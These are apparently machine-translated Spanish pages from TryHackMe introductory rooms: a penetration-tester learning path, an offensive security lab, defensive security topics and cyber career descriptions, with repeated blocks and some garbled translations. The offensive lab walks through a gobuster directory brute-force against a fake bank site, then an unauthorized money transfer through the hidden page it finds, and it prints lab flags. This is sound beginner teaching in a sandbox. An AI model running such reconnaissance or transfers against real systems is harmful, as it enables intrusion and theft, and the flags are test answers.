Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad

Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción a la seguridad ofensiva
Hackea tu primer sitio web (legalmente en un entorno seguro) y experimenta el trabajo de un hacker ético.

Introducción a la seguridad defensiva
Presentamos la seguridad defensiva y temas relacionados, como inteligencia de amenazas, SOC, DFIR y SIEM.

Carreras en cibernética
Conozca las diferentes carreras en seguridad cibernética.

Introducción al pentesting

Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web

Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos

Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red

Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad

Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit

Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios

Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje

Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado

Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)

No quedan insignias para ganar en este camino.

Carrera

Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

31414

Introducción a la seguridad ofensiva

Hackea tu primer sitio web (legalmente en un entorno seguro) y experimenta el trabajo de un hacker ético.

Ayuda

100%

Tarea 1 ¿Qué es la seguridad ofensiva?

En resumen, la seguridad ofensiva es el proceso de irrumpir en sistemas informáticos, explotar errores de software y encontrar lagunas en las aplicaciones para obtener acceso no autorizado a ellas.

Para vencer a un hacker, debes comportarte como un hacker, encontrando vulnerabilidades y recomendando parches antes de que lo haga un cibercriminal, ¡como lo harás en esta sala!

Por otro lado, también está la seguridad defensiva, que es el proceso de proteger la red y los sistemas informáticos de una organización mediante el análisis y la protección de posibles amenazas digitales; Obtenga más información en la sala de análisis forense digital.

En una función cibernética defensiva, podría estar investigando computadoras o dispositivos infectados para comprender cómo fueron pirateados, rastreando a los ciberdelincuentes o monitoreando la infraestructura en busca de actividad maliciosa.

Responda las siguientes preguntas

¿Cuál de las siguientes opciones representa mejor el proceso en el que se simulan las acciones de un hacker para encontrar vulnerabilidades en un sistema?

- Seguridad ofensiva
- Seguridad defensiva

Offensive Security — Respuesta correcta

Tarea 2 Hackeando tu primera máquina

Tarea 3 Carreras en ciberseguridad

Creado por ben y tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 978243 usuarios aquí y esta sala tiene 626 días.

31414

Introducción a la seguridad ofensiva

Hackea tu primer sitio web (legalmente en un entorno seguro) y experimenta el trabajo de un hacker ético.

Ayuda

100%

Tarea 1 ¿Qué es la seguridad ofensiva?

Tarea 2 Hackeando tu primera máquina

Antes de profundizar en las carreras de seguridad cibernética y qué es la seguridad ofensiva, veamos cómo hackear (y sí, es legal, todos los ejercicios son simulaciones falsas).

Iniciar máquina

Tu primer truco

Haga clic en el botón "Iniciar máquina". Una vez cargado en Split View en tu navegador, tendrás acceso a una máquina que usarás para hackear una aplicación bancaria falsa llamada FakeBank. Si no ve aparecer la máquina, use el botón azul Mostrar vista dividida en la parte superior derecha de esta página.

Usaremos una aplicación de línea de comandos llamada "GoBuster" para aplicar fuerza bruta al sitio web de FakeBank para encontrar directorios y páginas ocultos. GoBuster tomará una lista de posibles nombres de páginas o directorios e intentará acceder a un sitio web con cada uno de ellos; si la pagina existe te lo dice.

Paso 1) Abrir una terminal

Una terminal, también conocida como línea de comandos, nos permite interactuar con una computadora sin utilizar una interfaz gráfica de usuario. En la máquina, abra la terminal usando el ícono Terminal:

▶ ¿Atascado? Ver vídeo

Paso 2) Encuentra páginas web ocultas

La mayoría de las empresas tendrán una página de portal de administración que brindará a su personal acceso a controles administrativos básicos para las operaciones diarias. En el caso de un banco, es posible que un empleado necesite transferir dinero hacia y desde las cuentas de los clientes. A menudo, estas páginas no se hacen privadas, lo que permite a los atacantes encontrar páginas ocultas que muestran o dan acceso a controles administrativos o datos confidenciales.

Escriba el siguiente comando en la terminal para encontrar páginas potencialmente ocultas en el sitio web de FakeBank usando GoBuster (una aplicación de seguridad de línea de comandos).

```
gobuster -u http://fakebank.com -w wordlist.txt dir
```

El comando se ejecutará y le mostrará un resultado similar a este:

Comando GoBuster para páginas web de fuerza bruta

```
ubuntu@tryhackme:~/Desktop$ gobuster -u http://fakebank.com -w wordlist.txt dir
===============================================================
Gobuster v2.0.1
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://fakebank.com/
[+] Threads      : 10
[+] Wordlist     : wordlist.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2022/04/11 18:23:28 Starting gobuster
===============================================================
/images (Status: 301)
/DIRECTORY_NAME_OUTPUT (Status: 200)
===============================================================
2022/04/11 18:23:38 Finished
===============================================================
```

No te preocupes si no has usado un terminal antes: ¡TryHackMe te guiará a través de todo!

En el comando anterior, `-u` se usa para indicar el sitio web que estamos escaneando, `-w` toma una lista de palabras para recorrer y encontrar páginas ocultas.

Verá que GoBuster escanea el sitio web con cada palabra de la lista, encontrando páginas que existen en el sitio. GoBuster le habrá dicho las páginas que encontró en la lista de nombres de páginas/directorios (indicados por Estado: 200).

```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://fakebank.com/
[+] Threads      : 10
[+] Wordlist     : wordlist.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2022/04/22 11:54:45 Starting gobuster
===============================================================
/images (Status: 301)
/bank-transfer (Status: 200)
===============================================================
2022/04/22 11:54:53 Finished
```

Pages found by GoBuster

Paso 3) Hackear el banco

Deberías haber encontrado una página secreta de transferencias bancarias que te permita transferir dinero entre cuentas del banco (/bank-transfer). Escriba la página oculta en el sitio web de FakeBank en la máquina.

▶ ¿Atascado? Ver vídeo

Esta página permite a un atacante robar dinero de cualquier cuenta bancaria, lo que supone un riesgo crítico para el banco. Como hacker ético, usted (con permiso) encontrará vulnerabilidades en su aplicación y las informará al banco para que las solucione antes de que un hacker las explote.

Transfiera $2000 desde la cuenta bancaria 2276 a su cuenta (número de cuenta 8881).

Responda las siguientes preguntas

Si su transferencia fue exitosa, ahora debería poder ver su nuevo saldo reflejado en la página de su cuenta. ¡Ve allí ahora y confirma que tienes el dinero! (Es posible que tengas que presionar Actualizar para que aparezcan los cambios)

Sobre el saldo de su cuenta, ahora debería ver un mensaje que indica la respuesta a esta pregunta. ¿Puedes encontrar la respuesta que necesitas?

BANK-HACKED | Respuesta correcta | Pista

Si fuera un evaluador de penetración o un consultor de seguridad, este es un ejercicio que realizaría para que las empresas prueben las vulnerabilidades en sus aplicaciones web; encuentre páginas ocultas para investigar vulnerabilidades.

No se necesita respuesta | Pregunta hecha

Finalice la máquina haciendo clic en el botón rojo "Terminar" en la parte superior de la página.

No se necesita respuesta | Pregunta hecha

Tarea 3 Carreras en ciberseguridad

Creado por ben y tryhackme

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 978243 usuarios aquí y esta sala tiene 626 días.

31414

Introducción a la seguridad ofensiva

Hackea tu primer sitio web (legalmente en un entorno seguro) y experimenta el trabajo de un hacker ético.

Ayuda

100%

Tarea 1 ¿Qué es la seguridad ofensiva?

Tarea 2 Hackeando tu primera máquina

Tarea 3 Carreras en ciberseguridad

¿Cómo puedo empezar a aprender?

La gente suele preguntarse cómo otras personas se convierten en hackers (consultores de seguridad) o defensores (analistas de seguridad que luchan contra el cibercrimen), y la respuesta es sencilla. Analícelo, aprenda un área de la seguridad cibernética que le interese y practique periódicamente mediante ejercicios prácticos. Adquiera el hábito de aprender un poco cada día en TryHackMe y adquirirá el conocimiento para conseguir su primer trabajo en la industria.

Confía en nosotros; ¡puedes hacerlo! Solo eche un vistazo a algunas personas que han utilizado TryHackMe para conseguir su primer trabajo de seguridad:

- Paul pasó de ser trabajador de la construcción a ingeniero de seguridad. Leer más .
- Kassandra pasó de profesora de música a profesional de seguridad. Leer más .
- Brandon usó TryHackMe mientras estaba en la escuela para conseguir su primer trabajo en el ámbito cibernético. Leer más .

¿Qué carreras hay?

La sala de carreras cibernéticas profundiza en las diferentes carreras cibernéticas. Sin embargo, aquí hay una breve descripción de algunas funciones de seguridad ofensivas:

- Probador de penetración: responsable de probar productos tecnológicos para encontrar vulnerabilidades de seguridad explotables.
- Red Teamer: desempeña el papel de un adversario, ataca a una organización y brinda retroalimentación desde la perspectiva del enemigo.
- Ingeniero de seguridad: diseña, monitorea y mantiene controles, redes y sistemas de seguridad para ayudar a prevenir ataques cibernéticos.

Responda las siguientes preguntas

¡Lea lo anterior y continúe con la siguiente habitación!

No se necesita respuesta

Pregunta hecha

Creado por ben y tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 978243 usuarios aquí y esta sala tiene 626 días.

3978

Introducción a la seguridad defensiva

Presentamos la seguridad defensiva y temas relacionados, como inteligencia de amenazas, SOC, DFIR y SIEM.

Ayuda

100%


Tarea 1 Introducción a la seguridad defensiva

La seguridad ofensiva se centra en una cosa: irrumpir en los sistemas. La irrupción en los sistemas se puede lograr mediante la explotación de errores, el abuso de configuraciones inseguras y el aprovechamiento de políticas de control de acceso no aplicadas, entre otras cosas. Los equipos rojos y los probadores de penetración se especializan en seguridad ofensiva.

La seguridad defensiva es algo opuesto a la seguridad ofensiva, ya que se ocupa de dos tareas principales:

1. Evitar que se produzcan intrusiones
2. Detectar intrusiones cuando se producen y responder adecuadamente

Los equipos azules son parte del panorama de seguridad defensiva.



Algunas de las tareas que están relacionadas con la seguridad defensiva incluyen:

- Concientización sobre la ciberseguridad del usuario: capacitar a los usuarios sobre la ciberseguridad ayuda a protegerlos contra diversos ataques dirigidos a sus sistemas.
- Documentar y gestionar activos: Necesitamos conocer los tipos de sistemas y dispositivos que tenemos que gestionar y proteger adecuadamente.
- Actualización y parcheo de sistemas: garantizar que las computadoras, servidores y dispositivos de red estén correctamente actualizados y parcheados contra cualquier vulnerabilidad (debilidad) conocida.
- Configuración de dispositivos de seguridad preventivos: el firewall y los sistemas de prevención de intrusiones (IPS) son componentes críticos de la seguridad preventiva. Los firewalls controlan qué tráfico de red puede entrar y qué puede salir del sistema o la red. IPS bloquea cualquier tráfico de red que coincida con las reglas actuales y las firmas de ataque.
- Configuración de dispositivos de registro y monitoreo: sin un registro y monitoreo adecuados de la red, no será posible detectar actividades maliciosas e intrusiones. Si aparece un nuevo dispositivo no autorizado en nuestra red, deberíamos poder saberlo.

La seguridad defensiva implica mucho más y la lista anterior sólo cubre algunos temas comunes.

En esta sala, cubrimos:

- Centro de operaciones de seguridad (SOC)
- Inteligencia de amenazas
- Análisis forense digital y respuesta a incidentes (DFIR)
- Análisis de malware

Responda las siguientes preguntas

¿Qué equipo se centra en la seguridad defensiva?

Blue Team

Respuesta correcta

Tarea 2 Áreas de Seguridad Defensiva

Tarea 3 Ejemplo práctico de seguridad defensiva

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 170910 usuarios aquí y esta sala tiene 617 días.

3978

Introducción a la seguridad defensiva

Presentamos la seguridad defensiva y temas relacionados, como inteligencia de amenazas, SOC, DFIR y SIEM.

Ayuda

100%

Tarea 1 Introducción a la seguridad defensiva

Tarea 2 Áreas de Seguridad Defensiva

En esta tarea, cubriremos dos temas principales relacionados con la seguridad defensiva:

- Centro de Operaciones de Seguridad (SOC), donde cubrimos Inteligencia de Amenazas
- Análisis forense digital y respuesta a incidentes (DFIR), donde también cubrimos el análisis de malware

Centro de operaciones de seguridad (SOC)

Un *Centro de Operaciones de Seguridad* (SOC) es un equipo de profesionales de seguridad cibernética que monitorea la red y sus sistemas para detectar eventos de seguridad cibernética maliciosos. Algunas de las principales áreas de interés para un SOC son:

- Vulnerabilidades: Siempre que se descubre una vulnerabilidad (debilidad) del sistema, es esencial solucionarla instalando una actualización o parche adecuado. Cuando no hay una solución disponible, se deben tomar las medidas necesarias para evitar que un atacante la explote. Aunque remediar las vulnerabilidades es de vital interés para un SOC , no necesariamente se les asigna.
- Violaciones de políticas: Podemos pensar en una política de seguridad como un conjunto de reglas necesarias para la protección de la red y los sistemas. Por ejemplo, podría constituir una infracción de la política si los usuarios comienzan a cargar datos confidenciales de la empresa en un servicio de almacenamiento en línea.
- Actividad no autorizada: considere el caso en el que se roban el nombre de inicio de sesión y la contraseña de un usuario y el atacante los utiliza para iniciar sesión en la red. Un SOC debe detectar dicho evento y bloquearlo lo antes posible antes de que se produzcan más daños.
- Intrusiones en la red: no importa qué tan buena sea su seguridad, siempre existe la posibilidad de que se produzca una intrusión. Puede ocurrir una intrusión cuando un usuario hace clic en un enlace malicioso o cuando un atacante explota un servidor público. De cualquier modo, cuando se produce una intrusión debemos detectarla lo antes posible para evitar daños mayores.

Las operaciones de seguridad cubren diversas tareas para garantizar la protección; Una de esas tareas es la inteligencia sobre amenazas.

Inteligencia de amenazas

En este contexto, *la inteligencia* se refiere a la información que recopilas sobre enemigos reales y potenciales. Una *amenaza* es cualquier acción que pueda alterar o afectar negativamente a un sistema. La inteligencia sobre amenazas tiene como objetivo recopilar información para ayudar a la empresa a prepararse mejor contra posibles adversarios. El propósito sería lograr una *defensa informada sobre las amenazas* . Diferentes empresas tienen diferentes adversarios. Algunos adversarios podrían intentar robar datos de clientes de un operador de telefonía móvil; sin embargo, otros adversarios están interesados en detener la producción en una refinería de petróleo. Los ejemplos de adversarios incluyen un ejército cibernético de un estado-nación que trabaja por razones políticas y un grupo de ransomware que actúa con fines financieros. Según la empresa (objetivo), podemos esperar adversarios.

La inteligencia necesita datos. Los datos deben recopilarse, procesarse y analizarse. La recopilación de datos se realiza a partir de fuentes locales, como registros de red, y fuentes públicas, como foros. El procesamiento de datos tiene como objetivo organizarlos en un formato adecuado para el análisis. La fase de análisis busca encontrar más información sobre los atacantes y sus motivos; Además, su objetivo es crear una lista de recomendaciones y pasos viables.

Aprender sobre tus adversarios te permite conocer sus tácticas, técnicas y procedimientos. Como resultado de la inteligencia de amenazas, identificamos al actor de la amenaza (adversario), predecimos su actividad y, en consecuencia, podremos mitigar sus ataques y preparar una estrategia de respuesta.

Análisis forense digital y respuesta a incidentes (DFIR)

Esta sección trata sobre análisis forense digital y respuesta a incidentes (DFIR) y cubriremos:

- Forense digital
- Respuesta al incidente
- Análisis de malware

Forense digital

La ciencia forense es la aplicación de la ciencia para investigar delitos y establecer hechos. Con el uso y la difusión de los sistemas digitales, como las computadoras y los teléfonos inteligentes, nació una nueva rama de la ciencia forense para investigar delitos relacionados: la ciencia forense informática, que luego evolucionó hacia la *ciencia forense digital* .

En seguridad defensiva, el enfoque de la ciencia forense digital se desplaza hacia el análisis de la evidencia de un ataque y sus perpetradores y otras áreas como el robo de propiedad intelectual, el ciberespionaje y la posesión de contenido no autorizado. En consecuencia, la ciencia forense digital se centrará en diferentes áreas como:


- Sistema de archivos: el análisis de una imagen forense digital (copia de bajo nivel) del almacenamiento de un sistema revela mucha información, como programas instalados, archivos creados, archivos parcialmente sobrescritos y archivos eliminados.
- Memoria del sistema: si el atacante ejecuta su programa malicioso en la memoria sin guardarlo en el disco, tomar una imagen forense (copia de bajo nivel) de la memoria del sistema es la mejor manera de analizar su contenido y conocer el ataque.
- Registros del sistema: cada computadora cliente y servidor mantiene diferentes archivos de registro sobre lo que está sucediendo. Los archivos de registro brindan mucha información sobre lo que sucedió en un sistema. Algunos rastros quedarán incluso si el atacante intenta borrarlos.
- Registros de red: los registros de los paquetes de red que han atravesado una red ayudarían a responder más preguntas sobre si se está produciendo un ataque y lo que implica.

Respuesta al incidente

Un *incidente* suele referirse a una violación de datos o un ciberataque; sin embargo, en algunos casos, puede ser algo menos crítico, como una mala configuración, un intento de intrusión o una infracción de política. Ejemplos de un ciberataque incluyen un atacante que hace que nuestra red o nuestros sistemas sean inaccesibles, desfigurar (cambiar) el sitio web público y una violación de datos (robar datos de la empresa). ¿ Cómo responderías a un ciberataque? La respuesta a incidentes especifica la metodología que se debe seguir para manejar tal caso. El objetivo es reducir los daños y recuperarlos en el menor tiempo posible. Lo ideal sería desarrollar un plan listo para la respuesta a incidentes.

Las cuatro fases principales del proceso de respuesta a incidentes son:

1. Preparación: Esto requiere de un equipo capacitado y listo para manejar incidentes. Idealmente, se implementan varias medidas para evitar que ocurran incidentes en primer lugar.
2. Detección y Análisis: El equipo cuenta con los recursos necesarios para detectar cualquier incidencia; además, es fundamental analizar más a fondo cualquier incidente detectado para conocer su gravedad.
3. Contención, Erradicación y Recuperación: Una vez detectado un incidente, es crucial evitar que afecte a otros sistemas, eliminarlo y recuperar los sistemas afectados. Por ejemplo, cuando notamos que un sistema está infectado con un virus informático, nos gustaría detener (contener) la propagación del virus a otros sistemas, limpiarlo (erradicarlo) y garantizar una recuperación adecuada del sistema.
4. Actividad posterior al incidente: después de una recuperación exitosa, se genera un informe y se comparte la lección aprendida para evitar incidentes similares en el futuro.



Análisis de malware

Malware significa software malicioso. *El software* se refiere a programas, documentos y archivos que puede guardar en un disco o enviar a través de la red. El malware incluye muchos tipos, como por ejemplo:

- Un virus es un fragmento de código (parte de un programa) que se adjunta a un programa. Está diseñado para propagarse de una computadora a otra; además, funciona alterando, sobrescribiendo y eliminando archivos una vez que infecta una computadora. El resultado va desde que el ordenador se vuelve lento hasta inutilizable.
- Troyan Horse es un programa que muestra una función deseable pero oculta una función maliciosa debajo. Por ejemplo, una víctima podría descargar un reproductor de vídeo de un sitio web sospechoso que le dé al atacante control total sobre su sistema.
- El ransomware es un programa malicioso que cifra los archivos del usuario. El cifrado hace que los archivos sean ilegibles sin conocer la contraseña de cifrado. El atacante ofrece al usuario la contraseña de cifrado si está dispuesto a pagar un "rescate".

El análisis de malware tiene como objetivo conocer dichos programas maliciosos utilizando varios medios:

1. El análisis estático funciona inspeccionando el programa malicioso sin ejecutarlo. Generalmente, esto requiere un conocimiento sólido del lenguaje ensamblador (el conjunto de instrucciones del procesador, es decir, las instrucciones fundamentales de la computadora).
2. El análisis dinámico funciona ejecutando el malware en un entorno controlado y monitoreando sus actividades. Le permite observar cómo se comporta el malware cuando se ejecuta.

Responda las siguientes preguntas

¿Cómo llamarías a un equipo de profesionales de seguridad cibernética que monitorea una red y sus sistemas en busca de eventos maliciosos?

Security Operations Center — Respuesta correcta — Pista

¿ Qué significa DFIR ?

Digital Forensics and Incident Response — Respuesta correcta

¿Qué tipo de malware requiere que el usuario pague dinero para recuperar el acceso a sus archivos?

ransomware — Respuesta correcta

Tarea 3 Ejemplo práctico de seguridad defensiva

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 170910 usuarios aquí y esta sala tiene 617 días.

3978

Introducción a la seguridad defensiva

Presentamos la seguridad defensiva y temas relacionados, como inteligencia de amenazas, SOC, DFIR y SIEM.

Ayuda

100%

Tarea 1 Introducción a la seguridad defensiva

Tarea 2 Áreas de Seguridad Defensiva

Tarea 3 Ejemplo práctico de seguridad defensiva

¿Cuál sería una tarea típica que realizaría como analista de seguridad? Haga clic en "Ver sitio" para seguirlo.

Ver sitio

Eres parte de un *Centro de Operaciones de Seguridad* (SOC) responsable de proteger un banco. El SOC de este banco utiliza un sistema *de gestión de eventos e información de seguridad* (SIEM). Un SIEM recopila información y eventos relacionados con la seguridad de varias fuentes y los presenta a través de un sistema. Por ejemplo, se le notificará si hay un intento de inicio de sesión fallido o un intento de inicio de sesión desde una ubicación geográfica inesperada. Además, con la llegada del aprendizaje automático, un SIEM podría detectar comportamientos inusuales, como que un usuario inicie sesión a las 3 a.m. cuando normalmente lo hace solo durante el horario laboral.

En este ejercicio, interactuaremos con un SIEM para monitorear los diferentes eventos en nuestra red y sistemas en tiempo real. Algunos de los acontecimientos son típicos e inofensivos; otros podrían requerir una mayor intervención de nuestra parte. Busque el evento marcado en rojo, anótelo y haga clic en él para inspeccionarlo más a fondo.

A continuación, queremos obtener más información sobre la actividad o el evento sospechoso. El evento sospechoso podría haber sido desencadenado por un evento, como un usuario local, una computadora local o una dirección IP remota. Para enviar y recibir correo postal, necesita una dirección física; de manera similar, necesita una dirección IP para enviar y recibir datos a través de Internet. Una dirección IP es una dirección lógica que le permite comunicarse a través de Internet. Inspeccionamos la causa del desencadenante para confirmar si el evento es realmente malicioso. Si es malicioso, debemos tomar las medidas adecuadas, como informar a otra persona en el SOC y bloquear la dirección IP.

Responda las siguientes preguntas

¿Cuál es la bandera que obtuviste al seguirme?

THM{THREAT-BLOCKED}

Respuesta correcta

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 170910 usuarios aquí y esta sala tiene 617 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Las carreras de seguridad cibernética son cada vez más demandadas y ofrecen salarios altos . Hay muchos trabajos diferentes dentro de la industria de la seguridad, desde pentesting ofensivo (piratear máquinas e informar sobre vulnerabilidades) hasta seguridad defensiva (defenderse e investigar ciberataques).

Por qué hacer una carrera en cibernética:

- Salario alto: los trabajos en seguridad tienen salarios iniciales altos
- Emocionante: el trabajo puede incluir piratear sistemas legalmente o defenderse de ataques cibernéticos.
- Tenga demanda: hay más de 3,5 millones de puestos cibernéticos vacantes

Esta sala lo ayuda a ingresar a la seguridad cibernética brindándole información sobre diversas funciones de seguridad cibernética; también enlaza con diferentes rutas de aprendizaje que puede utilizar para comenzar a desarrollar sus habilidades cibernéticas.

Responda las siguientes preguntas

¡Comencemos a explorar los diferentes roles en la ciberseguridad!

No se necesita respuesta

Pregunta hecha

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Responsable de mantener la seguridad de los datos de una organización.

Los analistas de seguridad son fundamentales para construir medidas de seguridad en todas las organizaciones para proteger a la empresa de ataques. Los analistas exploran y evalúan las redes de la empresa para descubrir datos procesables y recomendaciones para que los ingenieros desarrollen medidas preventivas. Este puesto de trabajo requiere trabajar con varias partes interesadas para comprender los requisitos de seguridad y el panorama de seguridad.

Responsabilidades

- Trabajar con varias partes interesadas para analizar la ciberseguridad en toda la empresa.
- Recopilar informes continuos sobre la seguridad de las redes, documentando los problemas de seguridad y las medidas tomadas en respuesta.
- Desarrolle planes de seguridad, incorporando investigaciones sobre nuevas herramientas y tendencias de ataque, y medidas necesarias en todos los equipos para mantener la seguridad de los datos.

Rutas de aprendizaje

Las rutas de aprendizaje de TryHackMe le brindarán tanto el conocimiento técnico fundamental como la experiencia práctica, lo cual es crucial para convertirse en un analista de seguridad exitoso.

- Introducción a la ciberseguridad
- Pre seguridad
- Nivel 1 de SOC

Responda las siguientes preguntas

Lea sobre lo que hace un analista de seguridad.

No se necesita respuesta | Pregunta hecha

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Diseñar, monitorear y mantener controles, redes y sistemas de seguridad para ayudar a prevenir ataques cibernéticos.

Los ingenieros de seguridad desarrollan e implementan soluciones de seguridad utilizando datos de amenazas y vulnerabilidades, a menudo provenientes de miembros del personal de seguridad. Los ingenieros de seguridad trabajan para evitar una variedad de ataques, incluidos ataques a aplicaciones web, amenazas a la red y tendencias y tácticas en evolución. El objetivo final es conservar y adoptar medidas de seguridad para mitigar el riesgo de ataque y pérdida de datos.

Responsabilidades

- Pruebas y análisis de medidas de seguridad en todo el software
- Monitoree redes e informes para actualizar sistemas y mitigar vulnerabilidades.
- Identificar e implementar los sistemas necesarios para una seguridad óptima.

Rutas de aprendizaje

Las rutas de aprendizaje de TryHackMe le brindarán tanto el conocimiento técnico fundamental como la experiencia práctica, lo cual es crucial para convertirse en un ingeniero de seguridad exitoso.

- Nivel 1 de SOC
- Probador de penetración JR
- Pentesting ofensivo

Responda las siguientes preguntas

Lea sobre lo que hace un ingeniero de seguridad.

No se necesita respuesta | Pregunta hecha

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Identifica y mitiga los ataques mientras las operaciones de los atacantes aún se están desarrollando.

